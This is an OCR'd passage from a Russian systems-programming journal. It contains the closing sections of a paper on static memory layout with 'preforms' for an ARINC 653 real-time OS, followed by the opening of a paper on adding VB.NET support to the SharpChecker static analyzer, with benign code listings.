В данном разделе мы рамочно описываем принципы построения статической раскладки памяти, поскольку формат статьи не позволяет описать подробности реализации. Тем не менее, мы надеемся углубить и расширить данное описание в последующих статьях.

Введем понятие *преформы* – модели последовательности отображающих записей, непрерывной в виртуальной памяти. Концепция преформы олицетворяет связь между виртуальной и физической памятью, хотя в начале эта связь может быть еще не определена. Преформа как бы существует сразу и в виртуальной, и в физической памяти. Мы будем покрывать преформами блоки памяти, определенные разработчиком.

Внутренняя структура преформы не произвольна, а должна быть согласована с иерархией двоичных страниц. Так, например, невозможна преформа, состоящая из записей размера 16, 4, 16 в указанном порядке, так как иерархия двоичных страниц требует, чтобы между страницами размера 16 находился промежуток длины, кратной 16, а 4 на 16 не делится.

Если покрываемый блок изначально фиксирован в виртуальной памяти, то это также накладывает ограничения на структуру покрывающей преформы и на расположение блока внутри неё (см. рис. 6), а, кроме того, предписывает преформе определенный адрес в виртуальной памяти. О других ограничениях будет сказано ниже.




Рис. 6. Построение преформ, покрывающих блоки
Приведен пример фиксированного в виртуальной памяти блока и нефиксированного блока
Fig. 6. Entry list preforms for memory blocks.
For example, case of virtual fixed memory block and case of unfixed memory block

Для того, чтобы покрыть блок памяти преформой, нужно указать

- к какому частному виртуальному пространству относится покрывающая преформа – это частное виртуальное пространство совпадает с частным виртуальным пространством блока;
- атрибуты отображающих записей – права доступа и политику кэширования, они так же должны совпадать с соотвествующими атрибутами покрываемого блока;
- последовательность отображающих записей, из которых состоит преформа (с указанием их размеров);
- относительный адрес покрываемого блока внутри преформы.

При наличии системы покрывающих преформ, если удастся решить задачу размещения преформ в каждом полном виртуальном пространстве и в физической памяти, то такое размещение автоматически создает систему отображающих записей — это просто все записи преформ, относящихся к данному полному виртуальному пространству. Работа с системой преформ (а не с отдельными записями) позволяет регулировать общие характеристики, такие как количество используемых записей или количество используемой памяти. Двойственная природа преформ (виртуальная и физическая), дает необходимую гибкость при размещении их в памяти (см. рис. 7).




Рис. 7. Размещение преформы в виртуальной и физической памяти
Fig. 7. Placing the preform in the virtual memory and in the physical memory

Итак, наша схема алгоритма построения статической раскладки памяти будет включать следующие шаги:

- построение системы покрывающих преформ, обладающих подходящими характеристиками;
- упорядочивание преформ и/или их записей для последующего размещения в памяти;
- размещение построенных преформ в виртуальной и физической памяти;
- корректировка системы преформ при возникновении проблем с размещением.

Отдельно может проводиться анализ того, возможно ли в принципе построение раскладки для данной системы блоков памяти, а также поиск проблемных мест в системе требований на память (например, тотальная нехватка оперативной памяти или невозможность построения раскладки в силу недостаточного количества доступных записей).

Рассмотрим каждый шаг алгоритма отдельно.

При построении системы преформ должны учитываться

- размеры и количество доступных отображающих записей для каждого полного виртуального пространства;
- количество доступной физической памяти;
- ограничения на индексы записей, зависящие от особенностей используемой аппаратуры;
- ограничения, возникающие из внутренних атрибутов блоков, таких, как неотображаемые зоны безопасности;
- возможность покрытия нескольких блоков одной записью, если атрибуты блоков это позволяют;
- другие ограничения, возникающие из особенностей аппаратуры или специфики задачи.

Упорядочивание системы преформ имеет важное значение для успешного решения задачи раскладки. Могут быть приняты разные подходы к порядку размещения, но несомненно все они должны учитывать

- размер самой преформы, так как в виртуальной памяти под нее необходимо выделять непрерывный кусок;
- размеры записей, входящих в преформу, так как размещение малой записи в большой странице может помешать разместить большую запись;
- фиксированность блоков преформы в виртуальной и/или физической памяти;
- другие ограничения (например, коэффициенты выравнивания блоков).

Размещение одной и той же преформы в виртуальной и физической памяти позволяет задать отображения для записей, входящих в преформу. Размещение преформ в памяти должно производиться в определенном порядке с учетом

- семантических требований корректности раскладки, таких, как запрет пересечений записей в виртуальной памяти или запрет пересечения блоков памяти в физической памяти, или разрешение пересечений зон безопасности в виртуальной памяти и т.п.
- размера размещаемых записей (адрес записи пропорционален ее размеру);
- изначальной фиксации покрытых блоков в виртуальной и/или физической памяти или отсутствии такой фиксации;
- допустимости раздельного размещения записей одной преформы в физической памяти;
- наличия семантических связей между положением страницы, отображаемой записью, в виртуальной памяти и положением ее образа в физической памяти;
- наличия дополнительных требований.

Коррекция системы преформ может состоять в

- уплотнении преформ, уже находящихся в памяти, либо слиянии преформ вне памяти с преформами в памяти;
- разделении преформы на более мелкие, если имеются ресурсы отображающих записей подходящего размера;
- повторном построении системы преформ с учетом информации, полученной при первичном построении;
- другие методы, более специфичные для конкретных архитектур.

Если удалось корректно разместить покрывающие преформы в виртуальной и физической памяти, то для каждой записи, входящей в преформу определены виртуальный и физический адрес. Для блоков, покрываемых преформой, также определены виртуальный адрес и система регионов физической памяти, в которые отображается блок. Таким образом, определены и расположение блоков, и таблицы настройки устройства управления памятью.

Итак, ***корректное размещение системы преформ в виртуальной и физической памяти дает решение задачи статической раскладки памяти.***

4. Практические результаты

В рамках разработки ОСРВ на базе стандарта ARINC 653 нами была реализована система построения статической раскладки памяти, основанная на приведенных выше принципах, для двух десятков видов платформ, в которые входят:

- платформы типа PowerPC (e500 и 470 модификаций);
- платформы, использующие таблицы страниц (i.MX 6, AArch64 Cortex-A55, RISC-V RV32I, и др.);
- платформы типа MIPS.

В настоящее время список платформ расширяется.

Временные характеристики работы ОСРВ, использующей полученную раскладку памяти, приведены в работе [9], а здесь мы приведем статистику, касающуюся собственно раскладки памяти.

Ниже представлены некоторые количественные характеристики конфигураций памяти, для которых строилась раскладка памяти:

- количество модулей в одной конфигурации: до 4;
- количество разделов в одном модуле: до 32;

- количество групп блоков разделяемой памяти: до 14;
- количество блоков с ненулевыми зонами безопасности: до 20.

Общее число использованных конфигураций памяти превышало 300000. Для всех использованных конфигураций была построена корректная раскладка памяти. Проверка корректности производилась автоматически, с помощью разработанного нами инструмента.

Ниже приведена статистика по общему количеству блоков и отображающих записей, а также по времени раскладки. Она получена на репрезентативной выборке рабочих конфигураций памяти из примерно 10000 конфигураций. Для того, чтобы не перегружать графики, конфигурации памяти разделены на две группы по типу целевой платформы: конфигурации памяти для платформ, использующих программно настраиваемые таблицы TLB (Power PC e500mc, MIPS 24Kf и др.), и конфигурации памяти для платформ, использующих таблицы страниц, в которых таблицы TLB настраиваются автоматически (AArch64 Cortex-A55, RISC-V RV32I и др.).

На рис. 8 показано общее количество блоков памяти в конфигурациях памяти: по горизонтальной оси отмечено количество блоков в конфигурации, по вертикальной — количество конфигураций в выборке с таким количеством блоков памяти.

На рис. 9 показано общее количество отображающих записей, использованных для отображения блоков памяти: по горизонтальной оси отмечено количество использованных записей в раскладке памяти, по вертикальной — количество конфигураций памяти в выборке с таким количеством отображающих записей в раскладке памяти. Для платформ с программно настраиваемыми таблицами TLB указано количество отображающих записей в таблицах TLB, для платформ с таблицами страниц и аппаратно настраиваемыми таблицами TLB указано количество отображающих записей в таблицах страниц, так как только эти таблицы можно настраивать программно. Различие в количествах отображающих записей для двух видов платформ обусловлено тем, что

- количество записей в таблицах TLB ограничено по сравнению с таблицами страниц, которые могут свободно покрывать всю имеющуюся память;
- в таблицах страниц обычно имеется меньше доступных размеров для отображающих записей, чем в таблицах TLB, и из-за этого между соседними размерами имеется значительный разрыв (например, 4КБ и 4МБ), что приводит к увеличению количества используемых записей;
- в данный момент раскладчик настроен на минимальный перерасход памяти и, таким образом, для покрытия блоков памяти конфигураций памяти на платформах с таблицами страниц используется много мелких записей.

Тем не менее, для платформ с таблицами страниц возможна оптимизация раскладки по количеству используемых записей. В перспективе нами планируется исследовать возможности ее реализации. Это тем более представляет интерес, поскольку так можно повлиять на настройку таблиц TLB, которые на данных платформах настраиваются аппаратно, и снизить число изменений содержания записей этих таблиц.

На рис. 10 показано среднее время построения статической раскладки памяти для различных платформ. Как и раньше, платформы разделены на две группы, принадлежность к которым показана цветом, время указано в секундах. Время раскладки для всех конфигураций памяти не превышает нескольких секунд, что для этапа статической настройки системы является вполне удовлетворительным.




Рис. 8. Количество блоков в конфигурациях памяти для платформ с программно настраиваемыми таблицами TLB и для платформ с таблицами страниц и аппаратно настраиваемыми таблицами TLB
Fig. 8. Number of memory blocks in memory configurations for platforms with software configured TLB tables and platforms with page tables and hardware configured TLB tables




Рис. 9. Количество использованных отображающих записей в раскладке памяти для конфигураций памяти для платформ с таблицами TLB и для платформ с таблицами страниц
Fig. 9. Number of table entries in found MMU configurations for platforms with software configured TLB tables and platforms with page tables and hardware configured TLB tables




Рис. 10. Среднее время построения статической раскладки памяти для различных платформ (в секундах)
Fig. 10. Memory layout creation time for different platforms (in sec)

Разница во времени для платформ с программно настраиваемыми таблицами TLB и платформ с таблицами страниц и аппаратно настраиваемыми таблицами TLB коррелирует с общим

количеством использованных записей. Здесь нужно отметить, что первоочередной задачей было добиться собственно построения раскладки памяти, удовлетворяющей требованиям разработчиков ПО. Тем не менее, в перспективе планируется оптимизация процесса раскладки памяти и по времени тоже.

Наши результаты показывают, что построение статической раскладки памяти для направленных на повышение безопасности работы ОСРВ и сложно устроенных требований на память, не только возможно, но возможно за приемлемое время. Таким образом, поиск решения задачи построения статической раскладки памяти для удовлетворения такого рода требований является перспективным и нужным направлением исследований.

5. Заключение

Статическая раскладка памяти, полученная с помощью наших инструментов, была опробована в ОСРВ на базе ARINC 653, разработанной в рамках методологии построения ОСРВ на базе ARINC 653, развиваемой в ИСП РАН [8-9].

Апробация метода показала его работоспособность, эффективность и адаптивность к разным условиям.

Автор благодарит команду разработчиков ОСРВ в ИСП РАН и в особенности В.Ю. Чепцова за постановку задачи, плодотворные обсуждения и ценные замечания, без которых данная работа не могла бы состояться.

Список литературы / References

[1]. Таненбаум Э., Бос Х. Современные операционные системы. СПб., Питер, 2019, 1120 с.
[2]. Couler J. F., Glaser E.L. Shared-access Data Processing System. Patent 3412382, November 1968.
[3]. И.Б. Бурдонов, А.С. Косачев, В.Н. Пономаренко. Операционные системы реального времени. Препринт ИСП РАН 14, 2006 г. http://burdonov.ru/doctor/papers_2006/Operatsionnye_sistemy_realnogo_vremeni/Operatsionnye_sistemy_realnogo_vremeni.pdf
[4]. e500mcRM revision 3. e500mc Core Reference Manual. Freescale Semiconductor, Inc. 2013-03. 440 p. https://www.nxp.com/docs/en/reference-manual/E500MCRM.pdf [ppc500]
[5]. PowerPC 476FP Embedded Processor Core User's Manual. International Business Machines Corporation. 2014-01-10. 320 p.
[6]. Heinrich J. MIPS R4000 Microprocessor User's Manual. Prentice-Hall, June 1993. http://groups.csail.mit.edu/cag/raw/documents/R4400_Uman_book_Ed2.pdf
[7]. Intel 64 and IA-32 Architectures Software Developer's Manual Combined Volumes 3A, 3B, 3C, and 3D: System Programming Guide. 2023-09. 1536 p. https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html
[8]. Mallachiev K.M., Pakulin N.V., Khoroshilov A.V. Design and architecture of real-time operating system. Trudy ISP RAN/Proc. ISP RAS, vol. 28, issue 2, 2016, pp. 181-192. DOI: 10.15514/ISPRAS-2016-28(2)- 12.
[9]. Khoroshilov A.V., Cheptsov V.Y. Robust Resource Partitioning Approach for ARINC 653 RTOS [9]

Информация об авторах / Information about authors

Софья Анатольевна ЗЕЛЕНОВА – кандидат физико-математических наук, научный сотрудник ИСП РАН. Научные интересы: алгоритмы статического распределения ресурсов, теория расписаний, операционные системы реального времени, тестирование на основе моделей, теория чисел.

Sofya Anatolyevna ZELENOVA – Cand. Sci.Ph. (Phys.-Math.), Researcher at ISP RAS. Research interests: static resource allocation algorithms, scheduling algorithms, real-time operating systems, model-based testing, number theory.

DOI: 10.15514/ISPRAS-2024-36(3)-4

Support of Visual Basic .NET in SharpChecker static analyzer

[1,2] *V.S. Karcev*, ORCID: 0000-0001-7482-0835 <*karcev.vs@ispras.ru*>
[1,3] *V.N. Ignatyev*, ORCID: 0000-0003-3192-1390 <*valery.ignatyev@ispras.ru*>

[1] *Institute for System Programming of the Russian Academy of Sciences,*
25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.
[2]*Moscow Institute of Physics and Technology,*
9, Institutsky lane, Dolgoprudny, 141701, Russia.
[3] *Lomonosov Moscow State University,*
GSP-1, Leninskie Gory, Moscow, 119991, Russia.

Abstract. This paper presents the implementation of static analysis for Visual Basic .NET (VB.NET) within the industrial tool SharpChecker. Leveraging the Roslyn compiler framework, VB.NET analysis was integrated into SharpChecker, enabling static code analysis for VB.NET projects. The process involved building support for VB.NET projects, creating a comprehensive test suite, implementing a source code indexer, and adapting existing analyzers to support VB.NET syntax nodes and operations. Evaluation of translated tests and real-world projects demonstrated production-acceptable analysis quality, paving the way for improved maintenance of VB.NET projects. Additionally, the study highlighted SharpChecker's capability for cross-language analysis, showcasing its ability to handle mixed C# and VB.NET projects efficiently.

Keywords: static code analysis; vulnerabilities detection; VB.NET.

For citation: Karcev V.S., Ignatyev V.N. Support of Visual Basic .NET in SharpChecker static analyzer. Trudy ISP RAN/Proc. ISP RAS, vol. 36, issue 3, 2024. pp. 49-62. DOI: 10.15514/ISPRAS-2024-36(3)-4.

Поддержка Visual Basic .NET в статическом анализаторе SharpChecker

[1,2] *В.С. Карцев,* ORCID: 0000-0001-7482-0835 <*karcev.vs@ispras.ru*>
[1,3] *В.Н. Игнатьев*, ORCID: 0000-0003-3192-1390 <*valery.ignatyev@ispras.ru*>

[1] *Институт системного программирования РАН,*
Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.
[2] *Московский Физико-Технический Институт,*
Россия, 141701, Долгопрудный, Институтский переулок, д. 9
[3] *Московский государственный университет имени М.В. Ломоносова,*
Россия, 119991 Москва, Ленинские горы, д. 1.

Аннотация. В этой статье представлена реализация статического анализа для Visual Basic .NET (VB.NET) в промышленном инструменте SharpChecker. Используя фреймворк компилятора Roslyn, анализ VB.NET был интегрирован в SharpChecker, что позволило выполнять статический анализ кода для проектов VB.NET. Процесс включал в себя создание поддержки для проектов VB.NET, создание всеобъемлющего набора тестов, реализацию индексатора исходного кода и адаптацию существующих анализаторов для поддержки узлов и операций синтаксиса VB.NET. Оценка переведенных тестов и реальных проектов продемонстрировала приемлемое для производства качество анализа, проложив путь для улучшенного обслуживания проектов VB.NET. Кроме того, исследование подчеркнуло возможности SharpChecker для кросс-языкового анализа, продемонстрировав его способность эффективно обрабатывать смешанные проекты C# и VB.NET.

Ключевые слова: статический анализ кода; обнаружение уязвимостей; VB.NET.

Для цитирования: Карцев В.С., Игнатьев В.Н. Поддержка Visual Basic .NET в статическом анализаторе SharpChecker. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 49–62 (на английском языке). DOI: 10.15514/ISPRAS–2024–36(3)–4.

1. Introduction

Visual Basic .NET (hereinafter referred to as VB.NET) is an interpreted, object-oriented language with static typing, developed by Microsoft Corporation. VB.NET was inspired by Visual Basic 6.0. It provides human-friendly syntax like its predecessor. However, it differs significantly from its predecessor. Microsoft explains that it can help people who don't know programming to understand and discuss tasks with others. The most noticeable difference from its predecessor is true object orientation. Also, there are much more differences between these languages, so VB.NET is more similar to other .NET languages like C#.

This enables the implementation of static analysis for VB.NET in existing solutions — in SharpChecker [1]. SharpChecker is an industrial static analyzer for C#. It uses Roslyn [2] to compile code, build an abstract syntax tree, make symbols table, etc. Roslyn supports C# and VB.NET. So, implementing of VB.NET static analysis in SharpChecker must be simpler than developing a new analyzer. Also, there are cross-language projects written in C# and VB.NET (for example, Roslyn itself).

The work of SharpChecker can be divided into several stages. First of all, SharpChecker, using the Roslyn [2] infrastructure, intercepts the compilation and assembles the solution. Next, the analysis phase starts, consisting mainly of analysis of the abstract syntax tree and symbolic execution. Next, scalable interprocedural analysis is performed, sensitive to control flow [3]. Symbolic execution in SharpChecker allows for false positives and missed errors. Its goal is to find the maximum number of errors in the minimum time for a given percentage of true positives. At this stage, the control flow graph, possible values of variables, and feasibility of conditions are analyzed. Using symbolic execution, you can find errors related to, for example, unreachable code or the use of a disposed resource. After this, the labeled data is analyzed, with the help of which it is possible to detect

vulnerabilities related, for example, to data security. In addition, SharpChecker searches and stores all references to symbols, such as types, variables, methods, etc. This allows for source code navigation in the user interface.

1.1 Relevance

VB.NET is the tenth most popular language according to TIOBE [4] ranking. It is used in many companies to maintain old projects. Mostly, such projects don't have a detailed documentation and may contain many hidden errors.

So, static analysis can help to fix and maintain legacy VB.NET projects. It can also ease the transition from Visual Basic 6.0 to VB.NET by finding and reporting code problems to programmers.

1.2 Motivational example

VB.NET may contain many types of errors. Here is DEREF_AFTER_NULL error found in Roslyn compiler.

```
1  Dim initializerOpt = node.InitializerOpt
2  If initializerOpt Is Nothing OrElse ... Then
3    If node.Bounds.Length = 1 Then
4      Dim lastIndex = node.Bounds(0)
5      If ... Then
6        ...
7        ReportDiagnostic(diag, initializerOpt.Syntax, ...)
8        _hasErrors = True
9      End If
10   End If
11 End If
```

Listing 1. Declaration of IgnoreAccessibility property

In this example, first of all, the value of the `initializerOpt` variable is compared with `Nothing` in line 2. If this condition is met (that is, if the value of the `initializerOpt` variable is `Nothing`), a function `ReportDiagnostic` can be called. In parameters of this function variable `initializerOpt` is dereferenced. Thus, under certain conditions, `Nothing` dereferencing is possible in this case.

2. Related works

VB.NET is not supported by the majority of industrial static analyzers [5]. For example — Klocwork [6] and Coverity [7] have no VB.NET support, although these analyzers support C#.

Despite this, VB.NET is supported in some static analyzers such as ReSharper [8-9], SonarQube CE [10-11] and Kiuwan [12].

2.1 ReSharper

Many static analyzers, such as ReSharper, are designed primarily for quickly analyzing code to assist the developer immediately while writing code. This leads to a significant reduction in the accuracy of such tools, which allows them to find only the simplest special cases. So, ReSharper does not take into account many factors that require resource-intensive analysis in advance. For this reason, such tools are also unable to detect errors that can only be found with complex analysis such as symbolic execution or analysis of tainted data.

2.2 SonarQube CE

SonarQube CE is used to detect errors, vulnerabilities, and code smells based on rules. However, most rules for VB.NET are designed to detect code smells. Most of the rules in the bugs and vulnerabilities categories are aimed at finding simple cases, such as finding recursive inheritances. However, there are also more complex rules — e. g. no lock release on one or more of the execution paths [13].

2.3 Kiuwan

This product focuses primarily on code security issues such as buffer overflows, command injections, cross-site scripting, and SQL injections. At the same time, these types of vulnerabilities are only a small part of the problems detected by the SharpChecker tool.

There are few analyzers that support the VB.NET language, and the existing ones often implement only a small part of the required functionality. Therefore, the implementation of the VB.NET analysis within the SharpChecker tool is important.

3. Problem statement

VB.NET is based on the same intermediate language CIL [14] as C# and is compiled by the same compiler — Roslyn. So, this makes it possible to reuse existing SharpChecker infrastructure for VB.NET program analysis. So, the main goal of this work is to implement VB.NET static analysis within the industrial tool SharpChecker.

Implementation of new .NET language in SharpChecker can be divided into several tasks:

- Create representative test-set to understand problems and incompatibilities;
- Implement source code navigation to analyze warnings in real projects;
- Add new VB.NET specific processing in analyzers:
  - abstract syntax tree analyzers;
  - symbolic execution analyzers;
  - taint analyzers.

In general, Roslyn has separate modules for building an abstract syntax tree for each .NET language. But it also has modules for code analysis unification. For example, Roslyn has IOperations that can unify the analysis of identical features for all supported languages.

4. The Approach

4.1 Test Base

To speed up the development, a decision was made to start with creating a complete testbase with maximum possible coverage. SharpChecker has many separate analyzers for different error types. Also, it has several analyzers to collect information about the code.

It is necessary to measure the accuracy of the analysis results. This leads to the necessity of a large test base. Moreover, tests can help to debug incorrect behavior. In order to cover all analyzers and error types to check analyzers' behavior in precise, it was decided to create an automatic test translator from C# to VB.NET.

Test in SharpChecker is a syntactically correct compiled program, which may contain intentional errors. Also, in the source code of the test, there is a marking of errors made in the form of comments with information about the error. During the test execution, this source code is passed into the SharpChecker, after which its results are compared with the markup in the test. The test is considered passed if the SharpChecker detects all errors made, doesn't detect non-existent errors, and doesn't terminate abnormally.

At first, the translator traverses the SharpChecker's sources to find and parse all files with tests. It creates an abstract syntax tree of every file using Roslyn and finds all calls of verification methods. Such methods contain the source code of the test as an argument, passed as a multiline string. All these strings are converted to VB.NET by a separate translator's subsystem. After translating the initial test is replaced with the result of translation in the initial syntax tree. When all tests are translated, the whole syntax tree is exported into a new file.

4.1.1 Symbols renaming

The main problem with test translation from C# to VB.NET at all is case-insensitivity in VB.NET. However, case-insensitivity is observed only within a single compilation unit. Accessing some symbols from another project it is necessary to use the same case as this symbol was originally defined. This problem led to the necessity of symbol renaming. All symbols that have differences only in case must be stored and enumerated. After that, all symbols defined in the scope of the compilation unit must be renamed according to enumeration. Other symbols, e. g. those that are taken from external libraries, are not renamed.

For example, let's rename such symbols in code on listing 2.

```
1  using System;
2  public namespace TEST {
3    public class Test {
4      public int console = 0;
5      public void test() {
6        Console.WriteLine($"console = {console}");
7      }
8    }
9  }
```

Listing 2. Example of code with case-sensitive symbols

In this example, names `TEST`, `Test`, and `test` are indistinguishable, as `Console` and `console` too. The symbols will be renamed as follows: `TEST1`, `Test2`, `test3`, `Console1`, and `console2`. However, since the symbol `Console` was declared in an external library, renaming it could lead to compilation errors and, as a result, it won't be translated. After renaming example will look like on listing 3.

```
1  using System;
2  public namespace TEST1 {
3    public class Test2 {
4      public int console2 = 0;
5      public void test3() {
6        Console.WriteLine($"console = {console2}");
7      }
8    }
9  }
```

Listing 3. Example with renamed symbols

4.1.2 Test translating

In order to translate source code from C# to VB.NET translator builds an abstract syntax tree of the source. After that, it generates a new abstract syntax tree with corresponding VB.NET syntax nodes

for every C# syntax node. Some expressions must be completely replaced with others. For example, in VB.NET variables of reference type must be compared with `Nothing` only with `Is` or `IsNot` operators instead of `==` and `!=`. Additionally, comparing `char` with `int` requires explicit conversion to the same type.

Translation result for example above is shown on listing 4.

```
1  Namespace TEST1
2    Public Class Test2
3      Public console2 As Integer = 0
4      Public Sub test3()
5        Console.WriteLine($"console = {console2}")
6      End Sub
7    End Class
8  End Namespace
```

Listing 4. Translated example

4.1.3 Translation results

SharpChecker contains 2680 tests, written in C#. 1928 of them were successfully translated to VB.NET. All tests that could not be translated contain features not supported in VB.NET, making conversion impossible. For example, VB.NET doesn't have `dynamic` type.

Automatic test translation enables the development of a representative test base for VB.NET from scratch. This test base is almost equivalent to the one for C#, which has been developing for over 5 years. It contains tests for each of the FIXME types of error, supported by SharpChecker.

4.2 Implementing source code navigation

It is necessary to implement navigation for VB.NET. A source code indexer is used to collect code data. It is a component that collects information about symbols. It is used to support navigation (quick jumps to declarations, definitions and usages of symbols such as variables, functions, or classes) through the source code in a GUI. The necessity of indexer is significant because it helps to analyze warnings in huge projects and make decisions about analysis quality. So, to implement an indexer for VB.NET it is necessary to find all definitions, declarations, and usages of every single symbol of source code.

It is impossible to use the existing indexer for C# because of differences in syntax between C# and VB.NET. For instance, VB.NET has integrated XML syntax, allowing for the inclusion of variables within XML elements.

As part of the implementation of VB.NET support, a syntax indexer was implemented. The implementation is basically similar to the implementation for C#, however, some syntax patterns specific to VB.NET were taken into account (such as the usage of variables within the XML syntax). As a result, the syntax indexer successfully parses projects and enables code navigation in the GUI.

4.3 Major incompatibility reasons

Most part of the inaccuracies in SharpChecker are related to the fact that VB.NET and C# have different types of syntax nodes in an abstract syntax tree. As a result, analyzers directly reliant on the analysis of abstract syntax trees may produce incorrect results. Usage of syntax nodes in any context in SharpChecker may lead to incorrect results in VB.NET analysis.

There are also several analyzers that provide their results to other analyzers. Usage of an abstract syntax tree in such analyzers can lead to completely incorrect results.

4.4 Abstract syntax tree analyzers

Abstract syntax tree analyzers (hereinafter AST analyzers), as the name suggests, provide analysis based only on an abstract syntax tree (or other variants of source code representation, e.g., operations tree or symbol table). The main features of these analyzers include high analysis speed, low resource consumption, and independence from other SharpChecker components. It leads to the need to adapt each single AST analyzer separately to let it analyze VB.NET code.

As it was mentioned above Roslyn has some unification mechanisms as IOperations and Symbols are. Some analyzers that work only with such abstractions can perform VB.NET analysis as they are. But other AST analyzers must be rewritten to support C# and VB.NET syntax nodes both or to work with IOpeations and Symbols only. There are 61 AST analyzers in SharpChecker and most of them working with C# syntax nodes, but some of them are already working with IOperations and Symbols only. For example, the UselessCall analyzer is already using IOperations to perform analysis. Also, there are some analyzers that don't need syntax or operation tree at all e.g., DuplicateEnumMember analyzer, that performs analysis only with symbol table.

To prepare AST analyzer to work with VB.NET it is necessary to follow these steps:

- replace all syntax nodes that have operation analogs with operations (sometimes it requires rewriting analysis logic for such nodes);
- add VB.NET syntax nodes processing as it is implemented for C#;
- find all hard coded names or constructions, that are incompatible with VB.NET (for example VB.NET has keyword `Nothing` instead of `null` in C#);
- check if the analyzer started working correctly with VB.NET.

Since AST analyzers are independent of other analyzers and their modification follows the same scheme, at the moment only a part of them was modified to check their functionality with VB.NET. These analyzers are:

- `EmptyInterface` — added processing of VB.NET syntax nodes along with C# nodes;
- `FloatingPointEquality` — rewritten with IOperations;
- `RealIntegerComparison` — rewritten with IOperations;
- `ShadowedName` — syntax nodes analysis was replaced with analysis of IOperations and Symbols.

Testing of the listed analyzers after modification showed that they began to work correctly with the code on VB.NET.

4.5 Symbolic execution analyzers

The symbolic execution stage performs scalable interprocedural path-sensitive analysis [3]. At this stage, false positives and missed errors are tolerated. The main goal of this type of analysis is to search for the maximum number of errors in a minimum time with a fixed ratio of true and false positives. At this stage, the control flow graph constructed in the syntax tree analysis phase is analyzed, the variables are parameterized and the transition conditions for the control flow graph are preliminarily calculated. Using this method, complex errors associated with scenarios such as unreachable code [15] or the use of a disposed resource [16] can be identified.

Symbolic execution analyzers are more complex than AST ones. Also, such analyzers mostly have a complex dependency graph.

